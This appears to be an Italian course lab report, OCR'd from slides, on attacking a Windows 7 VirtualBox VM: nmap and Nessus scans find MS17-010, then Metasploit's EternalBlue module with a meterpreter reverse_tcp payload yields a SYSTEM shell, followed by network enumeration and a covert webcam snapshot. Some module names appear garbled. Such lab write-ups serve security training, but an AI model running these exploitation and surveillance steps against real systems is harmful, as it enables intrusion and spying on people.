(nejra㉿kali)-[~]
$ nmap -sV -A 192.168.198.200
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-17 11:32 CEST
Nmap scan report for 192.168.198.200
Host is up (0.00020s latency).

Not shown: 991 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds  Windows 7 Home Premium 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc        Microsoft Windows RPC
49153/tcp  open  msrpc        Microsoft Windows RPC
49154/tcp  open  msrpc        Microsoft Windows RPC
49155/tcp  open  msrpc        Microsoft Windows RPC
49156/tcp  open  msrpc        Microsoft Windows RPC
49157/tcp  open  msrpc        Microsoft Windows RPC
Service Info: Host: WINDOWS7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -39m58s, deviation: 1h09m16s, median: 1s
|_nbstat: NetBIOS name: WINDOWS7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:ed:91:8c (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   2:1:0:
|_ Message signing enabled but not required
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows 7 Home Premium 7601 Service Pack 1 (Windows 7 Home Premium 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: Windows7
|   NetBIOS computer name: WINDOWS7\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2024-04-17T11:33:56+02:00
| smb2-time:
|   date: 2024-04-17T09:33:56
|_ start_date: 2024-04-17T09:30:18

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 79.06 seconds
```

Possiamo notare, che il service **Samba** è interessante...

# NESSUS

Collegiamoci di conseguenza all'indirizzo IP appena creato alla porta  
8834 (quella del servizio NESSUS)

The screenshot shows the Nessus Essentials web interface at <https://192.168.75.200:8834/#/scans/reports/new>. The left sidebar includes 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', and 'Terrascan'. The main area displays 'Scan Templates' under 'Scanner'. A red arrow points to the 'Advanced Scan' template icon, which is described as 'Configure a scan without using any recommendations.' Other templates shown include Host Discovery, Basic Network Scan, Advanced Dynamic Scan, Malware Scan, Mobile Device Scan, Web Application Tests, Credentialed Patch Audit, Intel AMT Security Bypass, Spectre and Meltdown, WannaCry Ransomware, Ripple20 Remote Scan, Zerologon Remote Scan, Solarigate, ProxyLogon : MS Exchange, PrintNightmare, Active Directory Starter Scan, Log4Shell, Log4Shell Remote Checks, Log4Shell Vulnerability Ecosystem, CISA Alerts AA22-011A and AA22-047A, and ContiLeaks.

Ho scelto la scansione avanzata

# NESSUS

New Scan / Advanced Scan

Back to Scan Templates

Settings Credentials Plugins

BASIC

- General
- Schedule
- Notifications

DISCOVERY

ASSESSMENT

REPORT

ADVANCED

Name: Windows 7

Description: Build Week 2

Folder: My Scans

Targets: 192.168.198.200

Upload Targets Add File

Save Cancel

Network Port Scanners

TCP

Override automatic firewall detection  
 Use soft detection  
 Use aggressive detection  
 Disable detection

SYN

Override automatic firewall detection  
 Use soft detection  
 Use aggressive detection  
 Disable detection

UDP

This option engages the built-in Nessus UDP scanner to scan ports. This port scanner may dramatically increase the scan time and resource usage.

Web Application Settings

Scan web applications

Web Crawler

Start crawling from: /

Excluded pages (regex): /server\_privileges.php|logout

Maximum pages to crawl: 1000

Configuriamo correttamente i campi richiesti:  
Indirizzo IP  
Nome  
Directory



Abilito lo scan anche per le porte TCP

Abilito anche lo scan per eventuali Web application



# NESSUS

## VULNERABILITA' TROVATE



Abbiamo trovato 1 CRITICAL e 1 HIGH  
di cui ci interessa la "MS17-010" ETERNALBLUE

|                          |          |      |  |
|--------------------------|----------|------|--|
| <input type="checkbox"/> | CRITICAL | 10.0 | Unsupported Windows OS (remote)  |
| <input type="checkbox"/> | HIGH     | 8.1  | 9.7 MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) |

# MSFCONSOLE

```
nejra@kali:~  
File Azioni Modifica Visualizza Aiuto  
msf6 > search MS17-010  
  
Matching Modules  
=====  
# Name Disclosure Date Rank Check Description  
- - - - -  
0 exploit/windows/smb/ms17_010_永恒之蓝 2017-03-14 average Yes MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption  
1 exploit/windows/smb/ms17_010_psexec 2017-03-14 normal Yes MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution  
2 auxiliary/admin/smb/ms17_010_command 2017-03-14 normal No MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution  
3 auxiliary/scanner/smb/smb_ms17_010 2017-03-14 normal No MS17-010 SMB RCE Detection  
4 exploit/windows/smb/smb_doublepulsar_rce 2017-04-14 great Yes SMB DOUBLEPULSAR Remote Code Execution  
  
Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce  
  
msf6 > use 0  
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp  
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set LPORT 9999  
LPORT => 9999  
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > set RHOSTS 192.168.198.200  
RHOSTS => 192.168.198.200  
msf6 exploit(windows/smb/ms17_010_永恒之蓝) > options  
  
Module options (exploit/windows/smb/ms17_010_永恒之蓝):  
=====  
Name Current Setting Required Description  
- - - - -  
RHOSTS 192.168.198.200 yes The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
REPORT 445 yes The target port (TCP)  
SMBDomain no (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
SMBPass no (Optional) The password for the specified username  
SMBUser no (Optional) The username to authenticate as  
VERIFY_ARCH true yes Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
VERIFY_TARGET true yes Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7 target machines.  
  
Payload options (windows/x64/meterpreter/reverse_tcp):  
=====  
Name Current Setting Required Description  
- - - - -  
EXITFUNC thread yes Exit technique (Accepted: '', seh, thread, process, none)  
LHOST 192.168.198.100 yes The listen address (an interface may be specified)  
LPORT 9999 yes The listen port
```

Cerchiamo il **modulo MS17\_010 consigliato**  
precedentemente da **NESSUS**

Selezioniamo il modulo corretto  
e impostiamo  
**RHOSTS e LPORT**

Facciamo partire l'exploit  
con "run"



# MSFCONSOLE

## EXPLOIT

Startiamo l'**exploit** col comando “run”

Notiamo che è stato correttamente interpretato ed inserito, siamo nella **shell** di **meterpreter**

Controlliamo subito chi siamo con **getuid**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.198.100:9999
[*] 192.168.198.200:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.198.200:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Home Premium 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.198.200:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.198.200:445 - The target is vulnerable.
[*] 192.168.198.200:445 - Connecting to target for exploitation.
[+] 192.168.198.200:445 - Connection established for exploitation.
[+] 192.168.198.200:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.198.200:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.198.200:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 48 6f 6d 65 20 50 Windows 7 Home P
[*] 192.168.198.200:445 - 0x00000010 72 65 6d 69 75 6d 20 37 36 30 31 20 53 65 72 76 remium 7601 Serv
[*] 192.168.198.200:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[+] 192.168.198.200:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.198.200:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.198.200:445 - Sending all but last fragment of exploit packet
[*] 192.168.198.200:445 - Starting non-paged pool grooming
[+] 192.168.198.200:445 - Sending SMBv2 buffers
[+] 192.168.198.200:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.198.200:445 - Sending final SMBv2 buffers.
[*] 192.168.198.200:445 - Sending last fragment of exploit packet!
[*] 192.168.198.200:445 - Receiving response from exploit packet
[+] 192.168.198.200:445 - ETERNALBLUE overwrite completed successfully (0xC00000D)!
[*] 192.168.198.200:445 - Sending egg to corrupted connection.
[*] 192.168.198.200:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.198.200
[*] Meterpreter session 1 opened (192.168.198.100:9999 → 192.168.198.200:49158) at 2024-04-17 11:48:37 +0200
[+] 192.168.198.200:445 - =====
[+] 192.168.198.200:445 - =====WIN=====
[+] 192.168.198.200:445 - =====
```

**meterpreter > getuid**  
Server username: NT AUTHORITY\SYSTEM



# MSFCONSOLE

## CHECK

```
meterpreter > run checkvm

[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvm.
[!] Example: run post/windows/gather/checkvm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvm
meterpreter > run post/windows/gather/checkvm

[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > █
```

Con un semplice **checkvm** possiamo controllare se la vittima è all'interno di una **macchina virtualizzata** oppure se è un **computer fisico** vero e proprio



# MSFCONSOLE

## CONTROLLO RETE

```
C:\Windows\system32>ipconfig  
ipconfig  
  
Configurazione IP di Windows  
  
Scheda Ethernet Connessione alla rete locale (LAN):  
  
  Suffisso DNS specifico per connessione:  
  Indirizzo IPv6 locale rispetto al collegamento . : fe80::95d7:6462:e259:7bd%11  
  Indirizzo IPv4. . . . . : 192.168.198.200  
  Subnet mask . . . . . : 255.255.255.0  
  Gateway predefinito . . . . . : 192.168.198.1  
  
Scheda Tunnel isatap.{039C0ED2-E62D-48DE-A006-7370D1037056}:  
  
  Stato supporto. . . . . : Supporto disconnesso  
  Suffisso DNS specifico per connessione:  
  
C:\Windows\system32>
```

Classico **ipconfig** per controllare la rete della vittima

```
meterpreter > route  
IPv4 network routes  
=====
```

| Subnet          | Netmask         | Gateway         | Metric | Interface |
|-----------------|-----------------|-----------------|--------|-----------|
| 0.0.0.0         | 0.0.0.0         | 192.168.198.1   | 266    | 11        |
| 127.0.0.0       | 255.0.0.0       | 127.0.0.1       | 306    | 1         |
| 127.0.0.1       | 255.255.255.255 | 127.0.0.1       | 306    | 1         |
| 127.255.255.255 | 255.255.255.255 | 127.0.0.1       | 306    | 1         |
| 192.168.198.0   | 255.255.255.0   | 192.168.198.200 | 266    | 11        |
| 192.168.198.200 | 255.255.255.255 | 192.168.198.200 | 266    | 11        |
| 192.168.198.255 | 255.255.255.255 | 192.168.198.200 | 266    | 11        |
| 224.0.0.0       | 240.0.0.0       | 127.0.0.1       | 306    | 1         |
| 224.0.0.0       | 240.0.0.0       | 192.168.198.200 | 266    | 11        |
| 255.255.255.255 | 255.255.255.255 | 127.0.0.1       | 306    | 1         |
| 255.255.255.255 | 255.255.255.255 | 192.168.198.200 | 266    | 11        |

```
IPv6 network routes  
=====
```

| Subnet                   | Netmask                                 | Gateway | Metric | Interface |
|--------------------------|---|---------|--------|-----------|
| ::1                      | ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff | ::      | 306    | 1         |
| fe80::                   | ffff:ffff:ffff:ffff:ffff:ffff::         | ::      | 306    | 11        |
| fe80::5efe:c0a8:c6c8     | ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff | ::      | 306    | 12        |
| fe80::95d7:6462:e259:7bd | ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff | ::      | 306    | 11        |
| ff00::                   | ff00::                                  | ::      | 306    | 1         |
| ff00::                   | ff00::                                  | ::      | 306    | 11        |

```
meterpreter > 
```

**route** per vedere le tabelle di routing




# MSFCONSOLE

## WEBCAM

```
meterpreter > webcam_list
1: USB2.0_CAM2
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/nejra/lMvksbms.jpeg
meterpreter > █
```

Controlliamo in primis se esistono **webcam** ed eventualmente quante, dopo proviamo ad acquisire l'immagine della **periferica** webcam



Abbiamo correttamente acquisito un'**immagine** della webcam in **tempo reale**

